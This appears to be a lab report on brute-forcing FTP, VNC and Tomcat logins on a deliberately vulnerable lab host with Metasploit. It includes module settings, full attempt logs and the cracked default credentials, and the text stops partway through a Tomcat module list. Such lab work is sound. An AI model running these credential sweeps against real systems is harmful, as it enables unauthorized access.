
```
root@kali:/# ftp 192.168.56.105 2121
Connected to 192.168.56.105.
220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.56.105]
Name (192.168.56.105:kali): anonymous
331 Password required for anonymous
Password:
530 Login incorrect.
Login failed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Hence, we use the below module **auxiliary/scanner/ftp/ftp_login** as seen in 'ftp brute force attack' to get successful login credentials.




```
msf5 > search ftp_login

Matching Modules
================

   #  Name                               Disclosure Date  Rank    Check  Description
   -  ----                               ---------------  ----    -----  -----------
   0  auxiliary/scanner/ftp/ftp_login                     normal  No     FTP Authentication Scanner


msf5 > use auxiliary/scanner/ftp/ftp_login
```

The settings are modified as set host to server ip, reduce brute force speed, set verbose to true, create users and common password list in desktop and set them to USER_FILE and PASS_FILE under the settings. And run command is used.



```
msf5 auxiliary(scanner/ftp/ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):

   Name              Current Setting       Required  Description
   ----              ---------------       --------  -----------
   BLANK_PASSWORDS   false                 no        Try blank passwords for all users
   BRUTEFORCE_SPEED  2                     yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                 no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                 no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                 no        Add all users in the current database to the list
   PASSWORD                                no        A specific password to authenticate with
   PASS_FILE         ~/Desktop/pass.txt    no        File containing passwords, one per line
   Proxies                                 no        A proxy chain of format type:host:port[,type:host:port][...]
   RECORD_GUEST      false                 no        Record anonymous/guest logins to the database
   RHOSTS            192.168.56.105        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             21                    yes       The target port (TCP)
   STOP_ON_SUCCESS   false                 yes       Stop guessing when a credential works for a host
   THREADS           1                     yes       The number of concurrent threads (max one per host)
   USERNAME                                no        A specific username to authenticate as
   USERPASS_FILE                           no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                 no        Try the username as the password for all users
   USER_FILE         ~/Desktop/user.txt    no        File containing usernames, one per line
   VERBOSE           true                  yes       Whether to print output for all attempts
```




```
msf5 auxiliary(scanner/ftp/ftp_login) > run

[*] 192.168.56.105:21     - 192.168.56.105:21 - Starting FTP login sweep
[!] 192.168.56.105:21     - No active DB -- Credential data will not be saved!
[+] 192.168.56.105:21     - 192.168.56.105:21 - Login Successful: user:user
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: msfadmin:user (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: msfadmin:admin (Incorrect: )
[+] 192.168.56.105:21     - 192.168.56.105:21 - Login Successful: msfadmin:msfadmin
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:user (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:admin (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:msfadmin (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:postgres (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:password (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:qwerty (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:123456789 (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:666666 (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:1234 (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:qwerty (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:dragon (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:123123 (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:abc123 (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:master (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:monkey (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin:letmein (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin: (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin: (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin: (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: admin: (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: postgres:user (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: postgres:admin (Incorrect: )
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: postgres:msfadmin (Incorrect: )
[+] 192.168.56.105:21     - 192.168.56.105:21 - Login Successful: postgres:postgres
[-] 192.168.56.105:21     - 192.168.56.105:21 - LOGIN FAILED: super_admin:user (Incorrect: )
^C[*] 192.168.56.105:21     - Caught interrupt from the console...
[*] Auxiliary module execution completed
```

We get 3 successful login for,


- user - user and password - user
- user - msfadmin and password - msfadmin
- user - postgres and password - postgres

<u>Trying credentials received using metasploit in manual method</u>

We try the credentials manually and hence, we get successful login on proftpd



```
root@kali:/# ftp 192.168.56.105 2121
Connected to 192.168.56.105.
220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.56.105]
Name (192.168.56.105:kali): user
331 Password required for user
Password:
230 User user logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```




```
ftp> pwd
257 "/home/user" is the current directory
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
226 Transfer complete
ftp> ls -alt
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x   3 user     user         4096 May  7  2010 .
-rw-------   1 user     user          165 May  7  2010 .bash_history
drwx------   2 user     user         4096 May  7  2010 .ssh
drwxr-xr-x   6 root     root         4096 Apr 16  2010 ..
-rw-r--r--   1 user     user          220 Mar 31  2010 .bash_logout
-rw-r--r--   1 user     user         2928 Mar 31  2010 .bashrc
-rw-r--r--   1 user     user          586 Mar 31  2010 .profile
226 Transfer complete
ftp> exit
221 Goodbye.
root@kali:/# ftp 192.168.56.105 2121
Connected to 192.168.56.105.
220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.56.105]
Name (192.168.56.105:kali): msfadmin
331 Password required for msfadmin
Password:
230 User msfadmin logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x   7 msfadmin msfadmin     4096 May  5 03:45 vulnerable
226 Transfer complete
ftp> pwd
257 "/home/msfadmin" is the current directory
ftp> exit
221 Goodbye.
```

<u>OUTPUT:</u> Through metasploit using ftp exploit module we tried to get successful login credentials and deployed those credentials in manual method to check if we can login in proftpd and hence, checking for two credentials (user & msfadmin) as sample it worked. Also basic shell commands were executed depicted in the screenshot.

16. VNC - Brute force

Out of 52 modules, only module for breaking authentication is used - **auxiliary/scanner/vnc/vnc_login.**




```
msf5 > search vnc_login

Matching Modules
================

   #  Name                             Disclosure Date  Rank    Check  Description
   -  ----                             ---------------  ----    -----  -----------
   0  auxiliary/scanner/vnc/vnc_login                   normal  No     VNC Authentication Scanner
```

Checking for that module, and modifying the configurations under options. The RHOSTS is set to ip **192.168.56.105**, the USER_FILE and PASS_FILE are set to the **user.txt** and **pass.txt** which has names and passwords listed i created. The port name is already shown as **5900** for vnc. Also setting the **BRUTEFORCE_SPEED** to lowest to fasten the attack and **VERBOSE** set to **true**.


To stop after 1 successful login we have set **stop_on_success** to **true.**

The below screenshot shows all options after modified.



```
Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting      Required  Description
   ----              ---------------      --------  -----------
   BLANK_PASSWORDS   false                no        Try blank passwords for all users
   BRUTEFORCE_SPEED  3                    yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                no        Add all users in the current database to the list
   PASSWORD                               no        The password to test
   PASS_FILE         ~/Desktop/pass.txt   no        File containing passwords, one per line
   Proxies                                no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS            192.168.56.105       yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             5900                 yes       The target port (TCP)
   STOP_ON_SUCCESS   true                 yes       Stop guessing when a credential works for a host
   THREADS           1                    yes       The number of concurrent threads (max one per host)
   USERNAME          <BLANK>              no        A specific username to authenticate as
   USERPASS_FILE                          no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                no        Try the username as the password for all users
   USER_FILE         ~/Desktop/user.txt   no        File containing usernames, one per line
   VERBOSE           true                 yes       Whether to print output for all attempts
```

After running with modified configurations, the user names are checked individually against every password for successful and failed logins. Thus, **brute force** is performed and we get the below,




```
msf5 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.56.105:5900   - 192.168.56.105:5900 - Starting VNC login sweep
[!] 192.168.56.105:5900   - No active DB -- Credential data will not be saved!
[-] 192.168.56.105:5900   - 192.168.56.105:5900 - LOGIN FAILED: :admin (Incorrect: Authentication failed)
[-] 192.168.56.105:5900   - 192.168.56.105:5900 - LOGIN FAILED: :toor (Incorrect: Authentication failed)
[-] 192.168.56.105:5900   - 192.168.56.105:5900 - LOGIN FAILED: :1234 (Incorrect: Authentication failed)
[-] 192.168.56.105:5900   - 192.168.56.105:5900 - LOGIN FAILED: :letmein (Incorrect: Authentication failed)
[+] 192.168.56.105:5900   - 192.168.56.105:5900 - Login Successful: :password123
[*] 192.168.56.105:5900   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Here we get one successful login by supplying default passwords and run.
OUTPUT: All default user names and passwords are given in text files and set under basic settings. Hence got one successful login by brute forcing.


17. Tomcat - Brute force

The module **auxiliary/scanner/http/tomcat_mgr_login** is going to be used to break the authentication.




```
Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   auxiliary/admin/http/tomcat_administration                             normal     No     Tomcat Administration Tool Default Access
   1   auxiliary/admin/http/tomcat_utf8_traversal            2009-01-09       normal     No     Tomcat UTF-8 Directory Traversal Vulnerability
   2   auxiliary/admin/http/trendmicro_dlp_traversal         2009-01-09       normal     No     TrendMicro Data Loss Prevention 5.5 Directory Traversal
   3   auxiliary/dos/http/apache_commons_fileupload_dos      2014-02-06       normal     No     Apache Commons FileUpload and Apache Tomcat DoS
   4   auxiliary/dos/http/apache_tomcat_transfer_encoding    2010-07-09       normal     No     Apache Tomcat Transfer-Encoding Information Disclosure
and DoS
   5   auxiliary/dos/http/hashcollision_dos                  2011-12-28       normal     No     Hashtable Collisions
   6   auxiliary/scanner/http/tomcat_enum                                     normal     No     Apache Tomcat User Enumeration
   7   auxiliary/scanner/http/tomcat_mgr_login                                normal     No     Tomcat Application Manager Login Utility
   8   exploit/linux/http/cisco_prime_inf_rce                2018-10-04       excellent  Yes    Cisco Prime Infrastructure Unauthenticated Remote Code
Execution
   9   exploit/linux/http/cpi_tararchive_upload              2019-05-15       excellent  Yes    Cisco Prime Infrastructure Health Monitor TarArchive Di
rectory Traversal Vulnerability
   10  exploit/multi/http/cisco_dcnm_upload_2019             2019-06-26       excellent  Yes    Cisco Data Center Network Manager Unauthenticated Remot
e Code Execution
   11  exploit/multi/http/struts2_namespace_ognl             2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   12  exploit/multi/http/struts_code_exec_classloader       2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Code Exec
ution
   13  exploit/multi/http/struts_dev_mode                    2012-01-06       excellent  Yes    Apache Struts 2 Developer Mode OGNL Execution
